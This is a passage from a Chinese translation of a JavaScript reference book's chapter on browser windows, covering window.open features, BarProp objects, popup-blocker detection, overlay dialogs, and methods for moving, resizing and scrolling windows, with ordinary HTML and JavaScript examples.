


图 12-6 window.open()示例的显示效果

令人遗憾的是，如果尝试前面的例子，会发现许多特征不再工作。例如，堆叠属性(如 `alwaysLowered`、`alwaysRaised`，以及 `z-lock`)可能会因为安全问题而不能工作。还会发现因为类似的原因不能将窗口的大小设置为小于 50×50 像素。甚至不能隐藏 `location`，因为在大部分浏览器中它总是显示。修改菜单栏也具有问题。将会看到，考虑到这些参差不齐的问题，在过去的 Web 开发中自定义窗口会被冲淡。尽管，HTML5 规范进行了一些修改，从而提供了希望，某一天可能会纠正这些限制。

12.5 检测和控制窗口小件(chrome)

HTML5 引入一种理解可以在主窗口或任意创建的窗口上显示哪些小件元素(如菜单)的标准方式。存在大量 `BarProp` 对象，包括以下对象：

```

window.locationbar
window.menubar
window.personalbar
window.scrollbars
window.statusbar
window.toolbar

```

这些对象中的每个对象都相当于具有名称的浏览器菜单。这些对象当前包含一个属性——

visible, 该属性指示是否显示该菜单。当以享有特权的模式执行某个脚本时, 可能可以设置该值进行控制, 但是这时实际上已经不允许了。下面给出了一个关于 Window 对象这一新兴方面的例子, 并且鼓励读者进一步研究这些对象, 因为它们可能会继续扩展:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>BarProp Objects</title>
<script>
function showBarProps() {
  var str = "";
  str += "window.locationbar.visible: " + window.locationbar.visible + "<br>";
  str += "window.menubar.visible: " + window.menubar.visible + "<br>";
  str += "window.personalbar.visible: " + window.personalbar.visible + "<br>";
  str += "window.scrollbars.visible: " + window.scrollbars.visible + "<br>";
  str += "window.statusbar.visible: " + window.statusbar.visible + "<br>";
  str += "window.toolbar.visible: " + window.toolbar.visible + "<br>";
  document.getElementById("message").innerHTML = str;
}

function hideMenuBar() {
  window.menubar.visible = false;
}

window.onload = function () {
  document.getElementById("showBtn").onclick = showBarProps;
  document.getElementById("hideBtn").onclick = hideMenuBar;
};
</script>
</head>
<body>
<form>
  <input type="button" value="Show Bar Props" id="showBtn">
  <input type="button" value="Hide Menu Bar" id="hideBtn">
  <br>
  <div id="message"></div>
</form>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch12/barprop.html>

12.6 产生窗口的实际操作

在浏览器中的窗口实际上不是没有内容。为新建的窗口添加内容, 根据采用的方法可能很繁杂, 并且马虎的错误可能导致麻烦。对于改变窗口的位置和尺寸的安全性考虑很多, 并且弹出窗

口阻止程序(pop-up blocker)可能会导致大量麻烦。实际上,对于许多 JavaScript 开发人员,子窗口已经废弃了很长一段时间,而使用基于重叠<div>形式的伪窗口。

12.6.1 构建窗口内容

当打开新窗口时,如果在某些 URL 中具有已经存在的文档则填充窗口很容易:

```
var myWindow = open("somefile.html", "mywin", "height=400, width=600");
```

然而,如果需要直接创建窗口,可以使用多种方法。首先,可以使用传统的 document.write(), 如下所示:

```
var myWindow = open("", "mywin", "height=400,width=600");

myWindow.document.writeln("<!DOCTYPE html>");
myWindow.document.writeln("<html>");
myWindow.document.writeln("<head>");
myWindow.document.writeln("<meta charset='utf-8'>");
myWindow.document.writeln("<title>New Window</title>");
myWindow.document.writeln("</head>");
myWindow.document.writeln("<body>");
myWindow.document.writeln("<h1>Hi from the new window!</h1>");
myWindow.document.writeln("</body>");
myWindow.document.writeln("</html>");

// make sure to close the document
myWindow.document.close();
myWindow.focus();
```

在此需要注意几点。首先,注意 document.close() 的使用。如果不使用这条语句,有些浏览器会假定还有更多的内容,因此为了完成加载永远不会显示窗口,而另外一些浏览器会隐式关闭文档。由于对这种情况的不同处理,调用该方法是很重要的。其次,注意 document.writeln() 的使用。如果希望构建清晰明了的 HTML 源代码,会注意到该函数插入一个新行。然而,除非期望用户使用调试工具观察生成的窗口的源代码,否则这是没有必要的。如果愿意,也完全可以使用 document.write(), 并添加“\n”字符:

```
myWindow.document.write("<!DOCTYPE html>\n<html>\n<head>\n");
```

当然,尽管使用大量 document.write() 语句看起来没有什么错误,但是实际上这可能会导致性能问题。反而,可以将输出的内容收集到字符串变量中,并立即输出它:

```
var myWindow = open("", "mywin", "height=400,width=600");
var str = "";
str += "<!DOCTYPE html><html><head><meta charset='utf-8'>";
str += "<title>New Window</title></head><body>";
str += "<h1>Hi from the new window!</h1><body></html>";

// write the entire string at once
myWindow.document.write(str);
```

```
// make sure to close the document
myWindow.document.close();
myWindow.focus();
```

可能会喜欢执行 DOM 调用创建元素，但是对于我们，这看起来有些为了一点价值而编写大量代码。如果必须使用这种方式，反而可以使用 `innerHTML` 属性，如下所示：

```
var myWindow = open("", "mywin", "height=400,width=600");
myWindow.document.title = "New Window";
myWindow.document.body.innerHTML = "<h1>Hi from the new window!</h1>";

// make sure to close the document
myWindow.document.close();
myWindow.focus();
```

注意，在此没有构造文档的所有部分。虽然确实可以这么做，但是无论如何浏览器都会提供一棵基本的元素树。

1. 读写已经存在的窗口

创建窗口之后，就不能再使用 `document.write()` 了，除非希望清除整个页面。反而，需要依靠 DOM 方法任意插入和修改新文档中的 HTML。现在唯一的区别是当访问 DOM 方法或属性时必须确保使用新窗口的名称。例如，如果具有一个名为 `newWindow` 的窗口，就可以在其他窗口中使用类似下面的语句检索特定元素：

```
var currentElement = newWindow.document.getElementById("myheading");
```

下面的简单例子显示了如何使用在一个窗口中输入的信息在另外一个窗口中创建元素：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>DOM Window Add</title>
<script>
var myWindow;
function domWindowAdd() {
    if ((window.myWindow) && (myWindow.closed == false)) {
        var str = document.getElementById("textToAdd").value;
        var theString = myWindow.document.createTextNode(str);
        var theElement = myWindow.document.createElement("h1");
        theElement.appendChild(theString);
        myWindow.document.body.appendChild(theElement);
        myWindow.focus();
    }
}

function createWindow() {
    myWindow = open("", "mywin", "height=300,width=300");
```

```

myWindow.document.writeln("<!DOCTYPE html>");
myWindow.document.writeln("<html><head><title>New Window</title></
head><body>");
myWindow.document.writeln("<h1 id='heading1'>Hi from
JavaScript</h1></body></html>");
myWindow.document.close();
myWindow.focus();
}
window.onload = function() {
document.getElementById("addButton").onclick = domWindowAdd;
document.getElementById("openButton").onclick = createWindow;
};
</script>
</head>
<body>
<h1>DOM Window Interaction</h1>
<form>


```

在线: <http://javascriptref.com/3ed/ch12/windowadd.html>

2. 全屏窗口

在许多浏览器中,可以创建充满整个屏幕甚至同时移除浏览器小件的窗口。很久之前就可以通过查询 `window.screen` 属性计算出当前屏幕的尺寸,然后创建一个适应大部分或全部可用区域的新窗口。在所有现代浏览器中,下面的脚本片段应当可以使窗口充满整个屏幕:

```

var newWindow=window.open("http://www.google.com","main",
"height="+screen.height+",width="+screen.width+",screenX=0,
screenY=0,left=0,top=0,resizable=no");

```

上面的代码会保持浏览器小件,并且可能不会完全充满窗口。在 Internet Explorer 以及其他潜在的浏览器中,使用字符串特征值可以直接进入全屏模式,如下所示:

```

newWindow=window.open("http://www.google.com", "main","fullscreen=yes");

```

在线: <http://javascriptref.com/3ed/ch12/fullscreen.html>

为了进入全屏模式,一些过时的浏览器需要更复杂的脚本,甚至提示用户是否应当授予安全性特权。实际情况是在进入全屏之前老式的浏览器警告用户是相当有效的,特别是考虑到有些用户可能不知道如何退出全屏模式。在 Windows 系统上,Alt+F4 组合键应当执行这一技巧。然而,用户可能不知道这一点,因此应当提供一个 Close 按钮或指令,用于退出全屏模式。

Firefox 提供了一个 `Window.fullScreen` 属性,该属性包含一个布尔值,指示窗口是否处于全屏模式。

3. 居中窗口

对于 JavaScript 窗口，即使是应当很容易的事情也未必容易。例如，如果尝试居中产生的窗口，就可能试图使其位于屏幕中央。如果查询 Screen 对象中的屏幕分辨率，就可以很简单地实现这种效果：

```
// given width and height contain the window sizes
var left = (screen.width/2)-(width/2);
var top = (screen.height/2)-(height/2);

theNewWindow = window.open("http://www.google.com", "", "width=" +
width + ",height=" + height + ",top=" + Math.round(top) +
",left=" + Math.round(left));
```

然而，可能更希望相对于父窗口居中显示生成的窗口。这时问题就变得有点棘手了，因为计算内部和外部浏览器窗口大小的方式，并且浏览器的工具栏和按钮的高度是变化的。下面的例子大体上演示了实现该效果所需要的工作：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>center window.open()</title>
</head>
<body>
<h1>center window.open()</h1>
<form>
<label>Height:<input type="text" id="height" size="4" maxlength="4"
value="300"></label><br>
<label>Width:<input type="text" id="width" size="4" maxlength="4"
value="300"></label><br><br>
<input type="button" value="Create Window" id="openButton">
<input type="button" value="Close Window" id="closeButton">
</form>
<script>
function openWindow() {
    var browserWH = getBrowserWH();
    var browserXY = getBrowserXY();
    var width = document.getElementById("width").value;
    var height = document.getElementById("height").value;
    var left = (browserWH[0]/2)-(width/2) + browserXY[0];
    var top = (browserWH[1]/2)-(height/2) + browserXY[1];
    theNewWindow = window.open("http://www.google.com", "", "width="
+ width + ",height=" + height + ",top=" + top + ",left=" + left);
}

function getBrowserWH() {
    var width, height;
```

```
if (window.innerWidth){
    width = window.innerWidth;
    height = window.innerHeight;
}
else if (document.documentElement && document.documentElement.clientWidth) {
    width = document.documentElement.clientWidth;
    height = document.documentElement.clientHeight;
}
return [width,height];
}

function getBrowserXY() {
    var x,y;
    if ("screenX" in window) {
        x = window.screenX;
        y = window.screenY;
    }
    else if ("screenLeft" in window) {
        x = window.screenLeft;
        y = window.screenTop
    }

    return [x,y];
}

function closeWindow() {
    if (window.theNewWindow)
        theNewWindow.close();
}

window.onload = function() {
    document.getElementById("openButton").onclick = openWindow;
    document.getElementById("closeButton").onclick = closeWindow;
};
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch12/windowcenter.html>

看起来对创建的窗口尝试进行的操作越多, 会发现遇到的麻烦越多。在介绍大部分开发人员采取的“解决方案”之前, 先保留这个问题。

4. 弹出窗口阻止程序

因为许多页面为了广告或其他目的而滥用所谓的在线弹出框, 所以许多浏览器可能会终止它们的加载, 这是生成窗口最大的缺点。通常, 如果窗口是在页面加载时创建的或通过计时器或一些不需要用户开始的动作创建的, 浏览器会尝试阻止它, 如图 12-7 所示。




图 12-7 阻止窗口显示

显然，如果正在为某些自定义对话框或重要功能而激活窗口，弹出窗口阻止程序可能是相当令人烦恼的。这导致开发人员思考一个问题，是否能够检测弹出窗口阻止程序。遗憾的是，答案是“有时”可以。弹出窗口阻止检测的一般方法是在加载页面时尝试打开一个弹出窗口，然后查看该窗口是否存在，或检查它的 `closed` 属性是否设置为 `true`。需要注意的是，甚至弹出窗口阻止程序允许弹出包含用户交互的弹出式窗口，因此必须能够脱离用户输入进行测试。

遗憾的，这不是完美的解决方案。不同的浏览器处理弹出式窗口的方式不同。例如，Chrome 打开窗口并隐藏它，因此对于 Chrome 这种测试会失败。在 Chrome 中可接受的方法是等待一会，然后检查 `innerWidth`。如果阻止弹出窗口，该属性的值将为 0。必须等待一会，因为刚加载完弹出窗口时 `innerWidth` 仍然设置为 0，甚至是允许弹出式窗口时也如此。此外，如果用户手动允许弹出式窗口，可能不会正确地进行检测，因为检测代码会在弹出窗口启动之前运行。下面给出的简单例子显示了这种次优的检测方案：

```
<html>
<head>
<meta charset="utf-8">
<title>Popup Blocker Test</title>
<script>
var popup;
function createWindow() {
    popup = window.open("popup.html","", "height=1,width=1");
    if (!popup || popup.closed || typeof popup.closed=="undefined") {
        document.getElementById("message").innerHTML = "Popup Blocked";
        return;
    }
    popup.blur();
    window.focus();
    setTimeout(checkChrome, 100);
}

function checkChrome() {
    if (popup.innerHeight > 0) {
        document.getElementById("message").innerHTML = "Popup Allowed";
    }
    else {
        document.getElementById("message").innerHTML = "Popup Blocked";
    }
    popup.close();
}

window.onload = function() {
```

```

        createWindow();
    };
</script>
</head>
<body>
<div id="message"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch12/popupdetector.html>

除了所有浏览器的怪癖之外,弹出窗口检测方案很不完美,因为可能会看到检测窗口。因为过去对弹出窗口的滥用,导致生成的窗口有太多的问题,因此许多开发人员更喜欢使用基于 CSS 的重叠。

12.6.2 覆盖物不是窗口

遗憾的是,正如前面所看到的,alert()和 prompt()这类简单的对话框缺乏定制功能。可以尝试使用通用的 window.open()方法创建自定义对话框。然而,另外一种情况是,对话框可能会被基于浏览器的阻止程序或被用户安装的第三方弹出窗口阻止程序所阻止。为了解决定制考虑和弹出窗口阻止程序这两个问题,许多设计人员转而使用“div 对话框”,这类对话框由于创建它们的 HTML <div>标签而得名。使用 CSS,设计人员可以基于在其他内容上面的区域定位<div>标签,并以他们所喜欢的任何方式可视化地定制<div>标签。

创建 div 标签遵循标准的 DOM 标签构造代码。首先,创建并定位作为自定义对话框的<div>标签:

```

var dialog = document.createElement("div");
dialog.className = "center"

```

然后,向对话框添加各种元素,通常是一次添加所有元素,除非求助于 innerHTML 属性:

```

var dialogTitle = document.createElement("h3");
var dialogTitleText = document.createTextNode("Warning!");
dialogTitle.appendChild(dialogTitleText);
dialog.appendChild(dialogTitle);
// etc.

```

在此只给出了一小段代码,因为添加构成对话框的消息和各种控件会使代码变得相当长。尽管一旦对话框构造完毕,就可以将该过程抽象为一个自定义函数,如 createDialog(),在该函数中指示所需要的对话框的类型、消息以及风格。

为对话框添加了各种元素之后,在期望的页面位置显示该对话框区域。然而,在向读者点明在线的完整例子之前,还有一个重要的考虑需要提及:模态问题。正常情况下,alert()和 confirm()对话框(见图 12-8)是应用程序模态的,这意味着在继续其他基于浏览的活动之前,用户必须关闭它们。为了模拟模态对话框,创建一个涵盖在浏览器窗口或希望其成为模态区域的半透明区域。为此,首先创建一个<div>标签作为模态覆盖物:

```
function createOverlay() {
    var div = document.createElement("div");
    div.className = "grayout";
    document.body.appendChild(div);
    return div;
}
```




图 12-8 Confirm 对话框

现在，确保应用适当的 CSS 使覆盖物半透明并且覆盖在区域上以屏蔽用户活动。在上面的函数中设置的类名完成该目标，作为参考如下所示：

```
.grayout {
    position: absolute;
    z-index: 50;
    top: 0px; left: 0px;
    width: 100%; height: 100%;
    filter:alpha(opacity=80);
    -moz-opacity: 0.8;
    opacity: 0.8;
    background-color: #999;
    text-align: center;
}
```

最后，将该覆盖物与对话框一起附加到文档中，如下所示：

```
var parent = document.createElement("div");
parent.style.display = "none";
parent.id = "parent";
var overlay = createOverlay();
overlay.id = "overlay";
parent.appendChild(overlay);

var dialog = createDialog(type, message);
/* assume type and message are used to build
   a particular type of dialog with the passed
   message */
parent.appendChild(dialog);

document.body.appendChild(parent);
parent.style.display = "block";
```

下面给出了一个演示基于<div>的简单对话框的例子，显示效果如图 12-9 所示。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Simple Overlay Dialog</title>
<style>
html,body{height:100%;}

.center{position:absolute;
left:50%;
top: 30px;
width:300px;
margin-top:50px;
margin-left:-116px;
border:2px solid #000;
background-color:#ccf;
z-index: 200;
text-align:center;
}

.grayout{position: absolute;
z-index: 50;
top: 0px;
left: 0px;
width: 100%;
height: 100%;
filter:alpha(opacity=80);
-moz-opacity: 0.8;
opacity: 0.8;
font-size: 70pt;
background-color: #999;
text-align: center;
}
</style>
<script>
function createDialog(modal) {
var parent = document.createElement("div");
parent.style.display = "none";
parent.id = "parent";

if (modal) {
var overlay = createOverlay();
overlay.id = "overlay";
parent.appendChild(overlay);
}

var dialog = document.createElement("div");
dialog.className = "center";

var windowHTML = "<h1 style='align:center; border-bottom:

```

```
1px solid black; margin-bottom: 0'>";
    windowHTML += "Overlay Dialog</h1><div style='align:center;
background: white'><form>";
    windowHTML += "<br><input type='button' value='CLOSE'
onclick='removeDialog();'>";
    windowHTML += "</form></div>";

    dialog.innerHTML = windowHTML;
    parent.appendChild(dialog);

    document.body.appendChild(parent);
    parent.style.display = "block";
}

function removeDialog() {
    var parent = document.getElementById("parent");
    document.body.removeChild(parent);
    return false;
}

function createOverlay() {
    var div = document.createElement("div");
    div.className = "grayout";
    document.body.appendChild(div);
    return div;
}

window.onload = function() {
    document.getElementById("dialogButton").onclick = function() {
        createDialog(true); };
    document.getElementById("modelessDialogButton").onclick =
function() { createDialog(false); };
};
</script>
</head>
<body>
<h3>Overlay Dialogs</h3>
<form>
<input type="button" id="dialogButton" value="Open Modal Dialog">
<input type="button" id="modelessDialogButton" value="Open Modeless Dialog">
</form>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch12/overlay.html>

注意, 在本节中我们的目的不是提供一个具有不同的对话框类型、返回值、样式以及外观的完整解决方案。当然设计成组件库是最合适的, 不过在此的意图仅是展示技术。




图 12-9 使用覆盖物

12.7 控制窗口

正如到目前为止所看到的，打开和关闭窗口以及向窗口中写入内容很简单。还有大量其他控制窗口的方式。

12.7.1 focus()和 blur()

使用 `window.focus()` 方法可以让一个窗口获得焦点。这会为访问而激活窗口。相反，也可以使用 `window.blur()` 方法使窗口失去焦点。

注意：

在 Internet Explorer 中可能有安全考虑，因为这可能会导致窗口不尊重 `focus()` 调用。请测试浏览器或通过 Microsoft 开发者网络(MSDN)获取最新信息，因为在不同 Internet Explorer 之间该行为不同。

12.7.2 stop()

窗口控制的某些方法对应常见的浏览器功能。例如，如果窗口加载花费了很长时间，最终用户可能会单击 Stop 按钮。可以使用 `window.stop()` 方法以编程方式实现该目的。

12.7.3 print()

HTML5 规范标准化了 `window.print()`，浏览器支持该方法已经很长时间了。调用该方法首先会激活一个对话框，如图 12-10 所示。




图 12-10 Print 对话框

12.7.4 find()

有些浏览器实现了非标准的 `window.find()` 方法。这个方法的语法曾经像下面这样编写：

```

window.find(targetstring, casesensitivity, backwards, wraparound, wholeword,
searchinframes, showdialog)

```

其中：

- `targetstring` 是要查找的字符串；
- `casesensitivity` 是一个布尔值，如果为 `true`，则指示查找时区分大小写；
- `backwards` 是一个布尔值，如果为 `true`，则指示向后进行搜索，而不是向前；
- `wraparound` 是一个布尔值，如果为 `true`，则指示搜索一旦到达文档的末尾则返回文档开头继续搜索；
- `wholeword` 是一个布尔值，如果为 `true`，则指示搜索应当是全字匹配；
- `searchinframes` 是一个布尔值，如果为 `true`，则指示也搜索窗口中框架的内容；
- `showdialog` 是一个布尔值，如果为 `true`，则显示浏览器的“查找”对话框。

现实情况是，通常并非如此。然而，有些浏览器的“查找”对话框会支持一个简单的 `window.find()` 调用，提供浏览器的查找命令，如图 12-11 所示。

```

<form>
  <input type="button" value="Find" id="findBtn" onclick="window.find();" />
</form>

```




图 12-11 查找命令

考虑到对打印区域的最终覆盖，这实际上看起来并非没有把握的最终编纂，并且被广泛支持，尽管公认现在仍然在思考。

注意：

与浏览器相关的窗口动作还有其他一些可能，如添加书签，甚至尝试通过编程方式设置主页。然而，这些操作不仅不是标准，而且对它们的支持也很少。

12.7.5 移动窗口

可以使用两个不同的方法在屏幕上移动窗口，`window.moveBy()`和 `window.moveTo()`。`window.moveBy()`方法将窗口移动特定数量的像素，其语法如下：

```
windowname.moveBy(horizontalpixels, verticalpixels)
```

其中：

- `windowname` 是要移动的窗口的名称，或者如果移动的窗口是主窗口，可以只使用 `window` 调用该方法；
- `horizontalpixels` 是窗口水平移动的像素数量，其中正值表示向右移动窗口，负值表示向左移动窗口；
- `verticalpixels` 是窗口垂直移动的像素数量，其中正值表示向下移动窗口，负值表示向上移动窗口。

例如，假定存在一个名称为 `myWindow` 的窗口，下面的代码将该窗口向下移动 100 像素，并

```
myWindow.moveBy(100, 100);
```

如果要将窗口移动到屏幕上的特定位置，最好使用 `window.moveTo()`方法，该方法会将窗口移动到屏幕上特定的 `x`、`y` 坐标处。这个方法的语法如下：

```
windowname.moveTo(x-coord, y-coord)
```

其中：

- *windowname* 是要移动的窗口的名称，如果移动的是主窗口，就可以使用 *window* 调用该方法；
- *x-coord* 是屏幕上的 *x* 坐标，窗口将被移动到该坐标处；
- *y-coord* 是屏幕上的 *y* 坐标，窗口将被移动到该坐标处。

因此对于屏幕上名称为 *myWindow* 的窗口，下面的代码将其移动到屏幕的原点：

```
myWindow.moveTo(1, 1);
```

12.7.6 改变窗口大小

在 JavaScript 中，改变窗口大小的方法与移动窗口的方法非常类似。*window.resizeBy(horizontal, vertical)*方法根据 *horizontal* 和 *vertical* 给出的值改变窗口的大小。负值使窗口变得更小，而正值使窗口变得更大，如下面的例子所示：

```
myWindow.resizeBy(10, 10); // makes the window 10 pixels taller and wider  
myWindow.resizeBy(-100, 0); // makes the window 100 pixels narrower
```

*window.resizeTo(width, height)*方法与 *moveTo()*方法类似，将窗口设置为 *width* 和 *height* 指定的尺寸：

```
myWindow.resizeTo(100, 100); // make window 100x100  
myWindow.resizeTo(500, 100); // make window 500x100
```

注意：

在现代的 JavaScript 实现中，不能将浏览器窗口的大小设置为很小的尺寸，如 1 像素×1 像素。这可能会导致安全危险，因为用户可能不会注意到站点生成的这样小的窗口，从而不会关闭它。

12.7.7 滚动窗口

与改变窗口大小和移动窗口类似，*Window* 对象支持 *scrollBy()*和 *scrollTo()*方法，相应地通过特定数量的像素或特定的像素位置滚动窗口。下面的例子演示了对于名称为 *myWindow* 的窗口，如何使用这两个方法滚动窗口：

```
myWindow.scrollBy(10, 0); // scroll 10 pixels to the right  
myWindow.scrollBy(-10, 0); // scroll 10 pixels to the left  
myWindow.scrollBy(100, 100); // scroll 100 pixels to the right and down  
myWindow.scrollTo(1, 1); // scroll to the origin of 1, 1  
myWindow.scrollTo(100, 100); // scroll to 100, 100
```

注意：

*scroll()*方法很少遇到。然而 *scroll()*的语法与 *scrollBy()*相同，该方法不是标准方法，应当避免使用。此外，*scrollByLines(lines)*和 *scrollByPage(pages)*是只有 Firefox 支持的两个类似的方法。使用 *scrollBy()*可以实现相同的效果，因此再次推荐只使用 *scrollBy()*方法。

除了滚动窗口之外，经常会希望查看浏览器滚动到了什么位置。根据用户在页面上的位置，可能会发生不同的动作。然而，对于查找滚动位置，不同的浏览器差别很大。查看滚动位置最明显的属性是 *scrollX* 和 *scrollY*。然而，Opera 和 Internet Explorer 不支持这些属性。现在所有主要

浏览器都支持 `pageXOffset` 和 `pageYOffset` 属性, Internet Explorer 从版本 9 开始也支持它们。在 Internet Explorer 版本 9 之前, 为了获得滚动位置, 需要查看 `document.documentElement.scrollLeft` 和 `document.documentElement.scrollTop` 属性:

```
function getScrollPosition() {
    var scrollX, scrollY;
    if ("pageXOffset" in window) {
        scrollX = window.pageXOffset;
        scrollY = window.pageYOffset;
    }
    else {
        scrollX = window.document.documentElement.scrollLeft;
        scrollY = window.document.documentElement.scrollTop;
    }
}
}
```

下面提供了一个完整例子, 可以使用该例子检查到目前为止已经讨论过的各种常用的 Window 方法:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Common Window Methods</title>
<script>
var myWindow; // note global here, wrap in object if you like

window.addEventListener("load", function () {

function openWindow() {
    myWindow = open("", "mywin", "height=400, width=500, scrollbars=yes");

    var HTMLstr = "<!DOCTYPE html>";
    HTMLstr += "<html>\n<head>\n<meta charset='utf-8'>\n<title>Test Window</title>\n\n</head>\n";
    HTMLstr += "<body style='background: #fc6'>\n<h1>JavaScript Window Methods\n</h1>\n";
    HTMLstr += "<div style='height=600px;width=600px;background:#fc6'>\n<img\nsrc='HTML5.png'>\n</div>";
    HTMLstr += "</body></html>";

    myWindow.document.writeln(HTMLstr);
    myWindow.document.close();
    myWindow.focus();
}

function moveWindowTo() {
    if ((window.myWindow) && (myWindow.closed == false))
        myWindow.moveTo(document.getElementById("moveX").value, document.
```

```
getElementById("moveY").value);
}

function moveWindowBy(x, y) {
    if ((window.myWindow) && (myWindow.closed == false))
        myWindow.moveBy(x, y);
}

function scrollWindowTo() {
    if ((window.myWindow) && (myWindow.closed == false))
        myWindow.scrollTo(document.getElementById("moveX").value,
            document.getElementById("scrolly").value);
}

